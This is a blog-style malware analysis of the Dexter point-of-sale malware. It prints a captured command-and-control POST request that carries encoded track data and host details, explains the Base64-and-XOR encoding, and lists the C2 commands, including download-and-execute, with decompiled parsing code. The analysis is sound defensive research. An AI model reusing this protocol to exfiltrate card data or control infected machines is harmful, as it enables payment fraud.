
The Dexter Malware: Getting Your Hands Dirty



A very interesting piece of malware that targets Point ofSale systems has recently surfaced in the malware community. As a guy whofrequently reverses malware that targets card data (aka. Track data), thiscaused me to take notice. Before I jump into the really interesting bits of themalware, I'd like to offer a few links to those that have already taken a lookat this stuff. Seculert specificallywere the ones that originally discovered, and named, the Dexter malware.

http://blog.seculert.com/2012/12/dexter-draining-blood-out-of-point-of.html

http://volatility-labs.blogspot.com/2012/12/unpacking-dexter-pos-memory-dump.html

So if you either haven't gotten a chance to read the abovearticles, or simply would like a refresher, here's what the malware does in anutshell.

- Injects itself into iexplore.exe
- Ensures the iexplore.exe process restarts in theevent that it is manually stopped
- Ensures persistence via writes to the 'Run'registry key
- Scrapes track data through a very common method
- Has a command and control structure with aremote host

That last bullet in particular really caught my eye. I can'tremember the last time I saw a piece of malware that targeted Point of Salesystems that had a nice C&C structure to it. And that is where our storyreally begins…

So in looking at the underlying assembly of the malware, itbecomes apparent that this sample is planning on talking to as many as sevendifferent domains. It's also apparent that it's going to communicate over HTTP,via a POST request. Looking at the traffic that gets generated, we seesomething similar to the following:

```
POST /portal1/gateway.php HTTP/1.1
Content-Type: application/x-www-form-urlencoded
User-Agent: Mozilla/4.0(compatible; MSIE 7.0b; Windows NT 6.0)
Host: xxxxxxxxxxxxxxxxxx.com
Content-Length: 1192
Cache-Control: no-cache

page=AwICB1VWVwRMUVVYVUxVUwAHTABWAFZMUVJTUlECWAVVVlVU&ump=HRUTAAIKPgUAFQA+8
gQPTwQZBFtEI1RRUVFZVFVXVllVUFdUVFM/OwAREQBOKxQNB8I/UFFRV1BRUFFRUVFRUVBYUlFQU
VFRUVFRWVZMUVFRUVFRXlpUUVFRWVRVV1ZZVVBXVFRTXFBRUVdQUVBQWFJRUFFZVlZeRCNUUFBQV
VVYVFFZVlNZWFJTPzIVABMSAHMEAAxOIA8P8D9QUVBQUFFQUVFRUVFRUFhSUVBRUVFRUVFZVlZRU
VFRUVFeWlRQUFBVVVhUUVlWU1lYUlNcUFFQUFBRUFBYUlFQUVlWVl4=&unm=Kw4SCQ==&cnm=NTM
0MjU2IDdMIlkiUlBX&query=NggPBQ4WEkESMQ==&spec=UlNBIwgV&opt=UQ&view=OjIYEhUED
EExEw4CBBISPGsyGBIVBAxrEgwSEk8EGQRrAhITEhJPBBkEaxYIDw0OBg4PTwQZBGsSBBMXCAIEE
k8EGQRrDRIAEhJPB8kEaxcMAAIVCQ0RTwQZBGs5FwIJDhIVTwQZBGs5FwIJDhIVTwQZBGs5FwIJD
hIVTwQZBGs5FwIJDhIVTwQZBGs5FwIJDhIVTwQZBGs5EQ4ODRIXTwQZBGsEGRENDhMEE08EGQRrC
xQSAgkEBU8EGQRrExQPBQ0NUlNPB8kEaxcMFQ4ODRIFTwQZBGsCFQcMDg9PB8kEaxIXAgkOEhVPB
8kEaxIXAgkOEhVPB8kEawsQEk8EGQRrFwwVDg4NEgVPBBkEazUxIBQVDiIODw8yFwJPB8kEawANB
k8EGQRrNTEgFBUOIg4PDwQCFU8EGQRrFhICDxUHGE8EGQRrMRMOAgQSEikAAgoEE08EGQRrCAUAE
E8EGQRrAgAEUgIFAAAAUAQCU1NVWVVSBFACUgQHA1ZZVFFUA1MEUVZZUAVWUVRRUwMEBQcHVFZQV
AUCUQRYA1RXUFZZVE8EGQRrEwQGBAUIFU8EGQRrAgwFTwQZBGsAEQAVBCUvMk8EGQRrFggTBBIJA
BMKTwQZBGsFFAwRAgARTwQZBGsWFAAUAg0VTwQZBGsVEwACCj4FABUAPgYED08EGQRrCAQZEQ0OE
wRP8BkEawgEGRENDhMETwQZBGs=&var=FzkSOVBR&val=ZnJ0a2o=


HTTP/1.1 200 OK
Date: Wed, 12 Dec 2012 22:09:37 GMT
Server: Apache/2.2.20 (Ubuntu)
Accept-Ranges: bytes
X-Powered-By: PHP/5.3.6-13ubuntu3.9
Content-Length: 0
Content-Type: text/html
```

Now you might be thinking to yourself, "Geez, that's a lotof …stuff". And you'd be right. So lets break down that nice blob of datathat's being sent over the wire. In total, we see the following ten differentvariables:

- page
- ump
- unm
- cnm
- query
- spec
- opt
- view
- var
- val

I'm going to focus on the last variable ('val') first, mainly because it's the easies to decode, and because it's one of the mostimportant. We see that 'val' has a value of 'ZnJ0a2o=', which I'm sure you'veall guessed by now is Base64 encoded. Once decoded, we see this value change to'frtkj'. You might be thinking that this is also garbage, but it is, in fact, akey that is used to encode the remaining text in the POST request.Specifically, we see the following occur when each variable's data is decoded:

1. The data is Base64 decoded

2. Each character in the decoded string is xoredsequentially against each character of the key we previously identified. InRuby, it looks something like this:

"A".xor("f").xor("r").xor("t").xor("k").xor("j")

This results in the original content.

Know how this works, we can whip up a quick script to decodethe entire string.

We can now easily determine when a number of the variable discoveredactually contain.

- page: Mutex string
- ump: Track data
- unm: Username
- cnm: Hostname
- query: Victim OS
- spec: Processor type
- opt: Unknown
- view: List of all running processes on thevictim
- var: Some unique string. Appears to be constantfor this sample
- val: Random key that changes every time themalware restarts

So at this point we can see how the malware is communicatingoutbound to its master. However, that's only half of the puzzle. How is themalware receiving commands?

Well, the answer to that question comes in the form of theresponse Cookie. Specifically, the malware will set the 'response' cookie usingthe same technique (only in reverse) that we just witnessed. So basically, theserver takes the key from before, XORs each byte of the string against eachcharacter in the key, and Base64 encodes it. Dexter will then parse this data,and look for one of the following variables:

- update- (Updates the malware with the specifiedargument)
- checkin: (alters the delay between times themalware attempts to make POST requests to the master host)
- scanin: (alters the delay between times the malware scrapes memory for trackdata)
- uninstall (completely removes the malware)
- download- (downloads and execute the specified argument)

I should point out that each variable has to start with thecharacter '$' in order for the malware to look at it. We can see how thesevariables are checked in the following decompiled code:

```
v2 = lstrlen("update-", v12);
if ( StrCmpNIA(v16, "update-", v2) )
{
  v3 = lstrlen("checkin:", v11);
  if ( StrCmpNIA(v16, "checkin:", v3) )
  {
    v4 = lstrlen("scanin:", v10);
    if ( StrCmpNIA(v16, "scanin:", v4) )
    {
      v5 = lstrlen("uninstall", v9);
      if ( StrCmpNIA(v16, "uninstall", v5) )
      {
        v6 = lstrlen("download-", v8);
        result = StrCmpNIA(v16, "download-", v6);
        if ( !result )
        {
          v19 = v16 + lstrlen("download-", v7);
          v16 = v19 + sub_151C80(&v15, v19, 59) + 1;
```

So at this point we can get a pretty clear picture of howthis malware operates over the wire. The details of how this malware has gottenon these victim machines is still unclear, but please ensure that you aretaking the necessary precautions to protect your system, with a specialemphasis on Point of Sale boxes. Because really, nobody wants to becomeDexter's next victim.